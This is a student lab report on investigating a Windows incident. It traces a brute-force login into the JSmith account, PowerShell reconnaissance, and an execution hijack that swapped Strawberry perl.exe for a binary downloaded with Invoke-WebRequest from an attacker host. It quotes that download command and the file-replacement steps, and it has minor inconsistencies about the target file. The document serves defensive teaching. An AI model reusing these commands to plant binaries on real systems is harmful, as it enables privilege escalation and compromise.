

LAB- 05 Incident Investigation

and Log Analysis

By:- Faraz Ahmed

Part 1- Initial Vector of Compromise

- Open Event Viewer and select “Security” then right-click on security log icon and select “Save All Events as...” and save it as “securitylog.csv” as observed in Figure 1.




Figure 1: Screenshot of Security logs in Event Viewer.

- Then we will send “security.csv” file to our personal computer and convert it into the new excel sheet to analyze the security logs properly as seen in Figure 2.

Figure 2: Screenshot of “security.csv” which is imported in Excel to read logs.

Q1. What is the name of the computer that engaged in the brute force attack?

Ans1. Kali was the name of the computer that engaged in the brute force attack which is highlighted in Figure 3.




Figure 3: Screenshot of Computer's name i.e. Kali.

Q2. What is the IP address of the computer that engaged in the brute force attack?

Ans2. 192.168.56.101 is the IP address of the computer that was engaged in the brute force attack which is highlighted in Figure 4.



Figure 4: Screenshot of IP address of the computer that was engaged in brute force.

Q4. What is the name of the account that the attacker breached?

Ans4. JSmith is the name of the account that the attacker breached which as highlighted in Figure 5.

Figure 5: Screenshot of Jsmith is account which was breached by attacker.

Q5. At what approximate time did the attack start?

Ans5. 9/7/2021 10:04:47 AM is the time when the attack started as shown in Figure 6.

Figure 6: Screenshot of time when the attack started.

Executive Summary

In my investigation, we identified that the attacker got an access through a standard user account which was Jsmith. So, attacker got access of Jsmith's account through either weak credentials or phishing because of which we got access to that account and thus allowing the attacker to execute some of the reconnaissance tools such as listdlls.exe which was utilized to inspect any trusted active processes like perl.exe.

So, the attacker basically attacked a user- Jsmith and took over his/her account so that the attacker has some insider account which can make it easy to gain unauthorized administrative access to the server through a privilege escalation method. The attacker basically brute forced his/her way into the Jsmith's account with device as Kali and IP address as 192.168.56.101 at 9/7/2021 10:04:47 AM. Then, after taking over Jsmith's account, attacker executed listalls.exe to analyze which crucial and active processes is running in that system so that he can take benefit by replacing the original process with the fake and malicious one for the account with admin access to run it into his/her system and infect it. The attacker then noticed about perl.exe in that list so he searches for it using "listdlls.exe -r perl" to target that specific process. Then attacker downloaded the malicious perl.exe from online using "Invoke WebRequest http://192.168.56.101:8000/perl10.exe -outfile ./perl.exe" then the replaced the original perl.exe with the malicious one by copying malicious perl.exe to C:\Strawberry\perl\bin\perl.exe. Hence, eventually the admin account will access or call perl.exe, he/she will run that malicious perl.exe into his/her system which will help attacker to take over admin's account.

This type of attack where a crucial executable process is replaced by malicious one which when an admin account ran, infects the system and let attacker take over it is called as Execution Hijacking. Because of this attacker gets admin access into the system with all elevated permissions and ready to exploited the trust.

Some of my recommendations to prevent this in the future are:-

- a. Establish low-privilege policy to restrict low privilege users to modify them specially trusted executables.
- b. Imply policies where users need to update their password to strong and different and regular change it in every 90 days.
- c. Deploy endpoint detection and response (EDR) tools which will alert any type of privilege escalation behavior or malicious injection attempts.

Part 2- Post Breach Behavior

Q1. What are 3 different commands the attacker ran?

Ans1. The 3 different commands that the attacker used are:-

- Get-process (refer to Figure 7)
- Get-wmiobject -class Win32_Product (refer to Figure 8)
- Open listdlls.exe in Desktop (refer to Figure 8)

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
240	14	4376	18396	6132	1	1	ApplicationFrameHost
162	11	3144	14072	0.06	5816	2	conhost
282	12	1808	4024		336	0	cssrss
246	14	2124	6288		404	1	cssrss
266	11	1808	5112		3679	2	cssrss
348	31	10444	26040		2092	0	dfrsvc
130	8	1684	5324		2100	0	dfsvc
89	7	1312	6016		1876	1	dllhost
198	45	10528	18996	0.22	5992	2	dllhost
10332	7410	129844	127216		904	0	dns
345	34	24604	43728		812	1	dwm
350	31	16732	43276		4536	2	dwm
1305	55	18716	29708		1536	1	explorer
1692	84	31088	91420	3.47	4884	2	explorer
0	0	0	4		0	0	Idle
114	12	1652	5196		1956	0	ismserv
1614	107	48884	49824		524	0	lsass
439	40	4036	42540		1912	0	Microsoft.ActiveDirectory.WebServices
757	81	79744	42274		5088	0	msasn1.dll
135	9	2112	7980		2300	0	MsCmdRun
261	17	4796	22312		968	1	MSASCui

Figure 7: Screenshot of “get-process” command used by attacker.

```
PS C:\Users\JSmith> get-wmiobject -class Win32_Product | out-file -filepath C:\Users\JSmith\Desktop\installed.txt
PS C:\Users\JSmith> cd Desktop
PS C:\Users\JSmith\Desktop> ls
I

    Directory: C:\Users\JSmith\Desktop

Mode                LastWriteTime         Length Name
----                -----        0x40000000      Name
-a---- 9/7/2021 12:10 PM           7490 Eula.txt
-a---- 9/7/2021 12:03 PM            484 installed.txt
-a---- 9/7/2021 12:10 PM          424096 Listdlls.exe
-a---- 9/7/2021 12:10 PM         220336 Listdlls64.exe

PS C:\Users\JSmith\Desktop> .\listdlls.exe
Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

Error opening System(4):
Access is denied.

Error opening smss.exe(248):
Access is denied.

Error opening csrss.exe(336):
```

Figure 8: Screenshot of “get-wmiobject -class win32 Product” and “cd listdlls.exe” by attacker.

Q2. What do you think the purpose of one of these commands might be? (If you do not understand a command the PowerShell documentation previously linked may help.)

Ans2. Get-process was the command used by the attacker to review a list of all of the currently running processes on the system. So, the attacker used this command to check current activity to identify what type of active programs, processes and security tools can be exploited. (refer Figure 7)

Q3. What specific process did the attacker seem to take an interest in? (Process in this context would be references to .exe files which are executable applications.)

Ans3. The attacker took special interest in listdlls.exe which is a legitimate sysinternals utility that basically lists all of the DLLs loaded into different processes and it is used by system administrators to investigating and analyzing overall memory, debugging and utilizing what DLLs were loaded in these processes. So, the attacker basically wants to replace original listdlls.exe with a malicious one which can fool an admin into running and can execute that malware with admin rights which attacker could take advantage of as shown in Figure 9.

```
PowerShell_transcript.ID4SXUaf9yp.20210907115657 - Notepad
File Edit Format View Help
PS C:\Users\JSmith> cd Desktop
PS C:\Users\JSmith\Desktop> ls

Directory: C:\Users\JSmith\Desktop

Mode LastWriteTime Length Name
---- ----- ------
-a--- 9/7/2021 12:18 PM 7490 Eula.txt
-a--- 9/7/2021 12:03 PM 484 installed.txt
-a--- 9/7/2021 12:18 PM 424096 Listdlls.exe
-a--- 9/7/2021 12:18 PM 220336 Listdlls64.exe

PS C:\Users\JSmith\Desktop> .\Listdlls.exe

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

Error opening System(4):
Access is denied.

Error opening smss.exe(248):
Access is denied.

Error opening csrss.exe(336):
Access is denied.


Error opening csrss.exe(404):
```

Figure 9: Screenshot of attacker analyzing “listdlls.exe” active process.

Independent Examination- Privilege Escalation

Q1. What application did the attacker use to set a trap for the administrative user?

Ans1. The attacker used “perl.exe” as the application to set a trap for the administrative user as observed in Figure 10.




```
PS C:\Users\JSmith\Desktop> get-process | where-object {$__.ProcessName -eq "perl"}  
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName  
----- ----- ----- ----- ----- -- -----  
      56       6    1396     5276     0.00  6576  2 perl  
  
PS C:\Users\JSmith\Desktop> .\ListDlls.exe -r "perl|6576"  
ListDlls v3.2 - ListDlls  
Copyright (C) 1997-2016 Mark Russinovich  
Sysinternals  
  
No matching processes were found.  
PS C:\Users\JSmith\Desktop> .\ListDlls.exe -r perl  
ListDlls v3.2 - ListDlls  
Copyright (C) 1997-2016 Mark Russinovich  
Sysinternals  
  
perl.exe pid: 6576  
Command line: "C:\Strawberry\perl\bin\perl.exe"  
  
Base          Size     Path  
0x0000000000400000 0x21000  C:\Strawberry\perl\bin\perl.exe  
0x0000000000f8f20000 0x1d1000  C:\Windows\SYSTEM32\ntdll.dll  
0x0000000000f66b0000 0xaba000  C:\Windows\System32\KERNEL32.DLL  
0x0000000000f5cb0000 0x21000  C:\Windows\System32\KERNELBASE.DLL  
0x0000000000f8e20000 0x9e000  C:\Windows\System32\msvcrt.dll  
0x0000000000f780000 0x352000  C:\Strawberry\perl\bin\perl532.dll  
0x0000000000f6550000 0x15000  C:\Windows\System32\ADVAPI32.dll  
0x0000000000f9300000 0x59000  C:\Windows\System32\RPCRT4.dll  
0x0000000000f8d80000 0x121000  C:\Windows\System32\RPCRT4.dll
```

Figure 10: Screenshot of attacker trying to set a trap using “listdlls.exe -r perl”.

Q2. Did the attacker move the legitimate application?

Ans2. Yes, as we can observe from the Figure 11, the attacker copies the externally downloading malicious perl.exe and paste it in the original perl.exe’s location. He basically used “cp perl.exe c:\strawberry” to replace perl.exe in c:\strawberry location.




```
PS C:\Users\JSmith> cp perl.exe c:\strawberry  
PS C:\Users\JSmith> cd c:\strawberry  
PS C:\Strawberry> ls  
  
Directory: C:\Strawberry  
  
Mode                LastWriteTime         Length Name  
----                -----         ----   
d-----        9/9/2021 10:58 AM            c  
d-----        9/7/2021 10:00 AM           cpan  
d-----        9/9/2021 9:02 AM          licenses  
d-----        9/7/2021 10:00 AM          perl  
d-----        9/9/2021 9:03 AM          win32  
-a--- 1/24/2021 4:01 PM      14162 DISTRIBUTIONS.txt  
-a--- 9/9/2021 11:00 AM        22 pass.zip  
-a--- 9/16/2021 10:33 AM     1761792 perl.exe  
-a--- 9/7/2021 10:01 AM        2119 README.txt  
-a--- 9/7/2021 10:01 AM      27660 relocation.txt  
-a--- 9/9/2021 8:37 AM       8704 safe.dll  
  
PS C:\Strawberry> cp ..\perl\bin\perl.exe bin\perl.exe  
>> terminating! error(Copy-Item): "Could not find a part of the path 'C:\Strawberry\bin\perl.exe'."  
*****  
Windows PowerShell transcript start  
Start time: 20210916103454  
Username: HARVESTER\JSmith  
RunAs User: HARVESTER\JSmith  
9:21 AM
```

Figure 11: Screenshot of attacker copies malicious perl.exe and paste it in original perl.exe’s location.

Q3. What file did the attacker replace the legitimate application with?

Ans3. Yes, as we can observe from Figure 12, the attacker downloaded the malicious perl.exe file from online website using “Invoke WebRequest <http://192.168.56.101:8000/per10.exe -outfile ./perl.exe>” and downloaded that malicious perl.exe in his/her device.



```
+ Invoke-WebRequest http://192.168.56.101:8000/perl0.exe ./perl.exe
+ CategoryInfo          : InvalidArgument: () [Invoke-WebRequest], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
Invoke-WebRequest : A positional parameter cannot be found that accepts argument './perl.exe'.
At line:1 char:1
+ Invoke-WebRequest http://192.168.56.101:8000/perl0.exe ./perl.exe
+ CategoryInfo          : InvalidArgument: () [Invoke-WebRequest], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
Invoke-WebRequest : A positional parameter cannot be found that accepts argument './perl.exe'.
At line:1 char:1
+ Invoke-WebRequest http://192.168.56.101:8000/perl0.exe ./perl.exe
+ CategoryInfo          : InvalidArgument: () [Invoke-WebRequest], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS C:\Users\JSmith> Invoke-WebRequest http://192.168.56.101:8000/perl0.exe -outfile ./perl.exe
PS C:\Users\JSmith> ls

Directory: C:\Users\JSmith

Mode                LastWriteTime         Length Name
----                -----        ---- 
d-r---  9/7/2021 11:55 AM           0 Contacts
d-r---  9/9/2021 9:15 AM            0 Desktop
d-r---  9/7/2021 11:55 AM           0 Documents
d-r---  9/10/2021 2:33 PM           0 Downloads
d-r---  9/7/2021 11:55 AM           0 Favorites
```

Figure 12: Screenshot of attacker downloading malicious perl.exe using “Invoke WebRequest <http://192.168.56.101:8000/per10.exe -outfile ./perl.exe>”.